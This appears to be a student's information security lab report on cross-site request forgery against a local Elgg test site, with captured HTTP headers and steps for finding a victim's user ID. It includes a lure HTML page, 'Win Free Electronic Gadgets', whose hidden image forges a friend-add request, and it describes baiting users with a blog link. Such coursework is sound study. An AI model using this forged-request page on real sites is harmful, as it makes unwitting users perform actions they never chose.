The Laboratory of Information Security (UE19CS347)

Documented by Anurag.R.Simha


SRN	:	PES2UG19CS052
Name	:	Anurag.R.Simha
Date	:	10/04/2022
Section	:	A
Week	:	7

The Table of Contents

The Setup

For the experimentation of various attacks, a single virtual machine was employed.

1. The attacker machine (10.0.2.39)



```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:5c:05:94
          inet addr:10.0.2.39  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::dc8e:3a12:2f7b:c3e9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:9 errors:0 dropped:0 overruns:0 frame:0
          TX packets:71 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2290 (2.2 KB)  TX bytes:8219 (8.2 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:77 errors:0 dropped:0 overruns:0 frame:0
          TX packets:77 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:21893 (21.8 KB)  TX bytes:21893 (21.8 KB)

seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$
```


Task 1: Observing HTTP Request

In Cross-Site Request Forgery attacks, HTTP requests get forged. Therefore, it’s vital to learn about the appearance of an HTTP request, the parameters used, etc. A Firefox add-on called "HTTP Header Live" is the aid for this purpose.

Step 1: Click on ‘≡’ that’s at the top right corner of the browser.

Step 2: Head to ‘Add-ons’ that’s present in the drop-down menu.

Step 3: Search for ‘HTTP Header Live’, and add it in the same procedure a chrome app gets added.



HTTP Header Live
by Martin Antrag

This add-on is not actively monitored for security by Mozilla. Make sure you trust it before installing.

Displays the HTTP header. Edit it and send it.

13,575 Users | 33 Reviews | 4.7 Stars

5 ★	26
4 ★	5
3 ★	2
2 ★	0
1 ★	0


How are you enjoying HTTP Header Live?

Fig. 1(a): The required add-on.

Part-A: Capturing HTTP GET request

Since this add-on now makes it facile to capture headers, the website, www.csrflabelgg.com is subjected to the experiment.

On visiting/refreshing the website, on the panel, the headers for a GET request appear.




```
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/
Cookie: Elgg=t3ccdl3ic9lnmng3iukt978e37
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Sun, 10 Apr 2022 13:50:45 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Mon, 10 Oct 2022 13:50:45 GMT
Pragma: public
Cache-Control: public
ETag: "1549469429-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 200
Content-Type: application/javascript;cha

http://www.csrflabelgg.com/cache/
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Li
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/
Cookie: Elgg=t3ccdl3ic9lnmng3iukt978e37
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Sun, 10 Apr 2022 13:50:45 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Mon, 10 Oct 2022 13:50:45 GMT
Pragma: public
Cache-Control: public
ETag: "1549469429-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Content-Type: application/javascript;cha
```

Fig. 1.1(a): HTTP GET Request.

It's noticed that for every component of the webpage, a status response is returned, in addition with the date and server details.

Part-B: Capturing HTTP POST request



```
http://www.csrflabelgg.com/action
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Li
Accept: text/html,application/xhtml+xml,
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/
Content-Type: application/x-www-form-url
Content-Length: 88
Cookie: Elgg=t3ccdl3ic9lnmng3iukt978e37
Connection: keep-alive
Upgrade-Insecure-Requests: 1
__elgg_token=QVIdZRtZC8ce0ZclzMJz
POST: HTTP/1.1 302 Found
Date: Sun, 10 Apr 2022 14:00:12 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-
Pragma: no-cache
Set-Cookie: Elgg=ogmo65fi6di5ojnk2hnnb05
Location: http://www.csrflabelgg.com/
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8

http://www.csrflabelgg.com/
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Li
Accept: text/html,application/xhtml+xml,
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/
Cookie: Elgg=ogmo65fi6di5ojnk2hnnb05i55
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```


Fig. 1.2(a): HTTP POST Request.

POST request grants security comparatively more than GET which leads to password authentication being an apposite example. When the user logs in, POST request is obtained (Username: Boby, Password: seedboby).

Task 2: CSRF Attack using GET Request

The primary intention here is to launch a CSRF attack on a GET request. This is experimented by adding Alice as a friend to Boby's profile.

1. Observing HTTP GET request




```
http://www.csrflabelgg.com/action
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lin
Accept: application/json, text/javascript
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/prof:
X-Requested-With: XMLHttpRequest
Cookie: Elgg=ng0jmbfbgq7pjpkn7t5g2abk45
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Mon, 11 Apr 2022 04:06:31 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-
Pragma: no-cache
Content-Length: 368
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json;charset=ut
```

Fig. 2(a): Adding Alice as a friend.

On closely examining the header, the existence of a number is recognised. This number, coined as GUID leads to the consequence of a CSRF attack in later parts of the experiment.

2.




```
n/friends/add?friend=42&__elgg_ts=1649649840&_
inux i686; rv:60.0) Gecko/20100101 Firefox/60.0
pt, */*; q=0.01
```

Fig. 2(b): The GUID.

This GUID (42) signifies the unique value set by the browser when Boby adds Alice to his friends list.


To aid the purpose of adding Boby to Alice’s friends list, the GUID of Boby ought to be obtained. This is obtained by closely examining the webpage through the inspect element.


File Edit View History Bookmarks Tools Help
Boby: CSRF Lab Site
www.csrflabelgg.com/profile/boby
Most Visited SEED Labs Sites for Labs
HTTP Header Live
CSRF Lab Site
Activity Blogs Bookmarks Files Groups More »
Log in
Boby
Friends
Blogs
Bookmarks
Inspector Console Debugger Style Editor Performance Memory Network Storage
Search HTML
Rules Computed Layout Animations Fonts
Clear Options File Save Record Data autoscroll
html › body › script

```
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.
Accept: text/html,application/xhtml+xml,application/xml;
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Elgg=mlkaovfcdvcnftha2ode3arhp3
Connection: keep-alive
GET: HTTP/1.1 200 OK
Server: Apache/2.4.18 (Ubuntu)
Expires: Mon, 10 Oct 2022 13:50:44 GMT
Pragma: public
Cache-Control: public
ETag: "1549469429-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 12239
Content-Type: text/css;charset=utf-8
Date: Sun, 10 Apr 2022 14:05:26 GMT

http://www.csrflabelgg.com/cache/1549469429/de
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.
Accept: text/html,application/xhtml+xml,application/xml;
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Elgg=mlkaovfcdvcnftha2ode3arhp3
Connection: keep-alive
GET: HTTP/1.1 200 OK
Server: Apache/2.4.18 (Ubuntu)
Expires: Mon, 10 Oct 2022 13:50:44 GMT
Pragma: public
Cache-Control: public
ETag: "1549469429-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1339
Content-Type: text/css;charset=utf-8
Date: Sun, 10 Apr 2022 14:05:26 GMT
```

```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
 <head>…</head>
 <body>
  <div class="elgg-page elgg-page-default" onclick="return true">…</div>
  <script>
   var elgg = {"config":{"lastcache":1549469429,"viewtype":"default","simplecache_enabled":1},"security":{"token":{"__elgg_ts":1649651
   {"user":null,"token":"gB-bZAwnKrBT9ivR2G5fsX"},"_data":{},"page_owner":
   {"guid":43,"type":"user","subtype":"","owner_guid":43,"container_guid":0,"site_guid":1,"time_created":"2017-07-26T20:32:29+00:00","
   \/www.csrflabelgg.com\/profile\/boby","name":"Boby","username":"boby","language":"en"}};
  </script>
  <script src="http://www.csrflabelgg.com/cache/1549469429/default/jquery.js"></script>
  <script src="http://www.csrflabelgg.com/cache/1549469429/default/jquery-ui.js"></script>
  <script src="http://www.csrflabelgg.com/cache/1549469429/default/elgg/require_config.js"></script>
  <script src="http://www.csrflabelgg.com/cache/1549469429/default/require.js"></script>
  <script src="http://www.csrflabelgg.com/cache/1549469429/default/elgg.js"></script>
```

Fig. 2(c): GUID of Boby.



```
<script>
  var elgg = {"config":{"lastcache":1549469429,"viewtype":"default","simplecache_enabled":1},"se
  {"user":null,"token":"gB-bZAwnKrBT9ivR2G5fsX"},"_data":{},"page_owner":
  {"guid":43,"type":"user","subtype":"","owner_guid":43,"container_guid":0,"site_guid":1,"time_c
  \/www.csrflabelgg.com\/profile\/boby","name":"Boby","username":"boby","language":"en"}};
</script>
```

Henceforth, the GUID of Boby is 43.

3.




Fig. 2(d): Alice’s friends list.


Currently, the friends list of Alice is void. With no alerts, the target is to add Boby onto her friends list.

4. The malicious script to triumph the task is as below:

```
<html>
<head>
    <title>Win Free Electronic Gadgets</title>
</head>
<body>
    <h1>Win Free Electronic Gadgets</h1>
<img src=http://www.csrflabelgg.com/action/friends/add?friend=43 height="1"
width="1"></img>
</body>
</html>
```

Bear in mind to alter the GUID value (if differed).

This script is stored as an HTML file in the directory, /var/www/CSRF/attacker/index.html




```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Attacker$ sudo gedit index.html

(gedit:3210): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedeskt
.service files

** (gedit:3210): WARNING **: Set document metadata failed: Setting attribute me

** (gedit:3210): WARNING **: Set document metadata failed: Setting attribute me

** (gedit:3210): WARNING **: Set document metadata failed: Setting attribute me
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Attacker$ cat index.html
<html>
<head>
    <title>Win Free Electronic Gadgets</title>
</head>
<body>
    <h1>Win Free Electronic Gadgets</h1>
<img src=http://www.csrflabelgg.com/action/friends/add?friend=43 height="1" wid
</body>
</html>
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Attacker$ 
```

Fig. 2(e): Saving the file.

5. This attack comes to force on visiting the website, www.csrflabelggattacker.com

Boby stealthily now posts this link on his blog to ploy his friend(s) into a trap.



Blogs

Add blog post

Title: Once in a lifetime opportunity...!!

Excerpt:

Body

Edit HTML

Visit this website....

http://www.csrflabattacker.com/

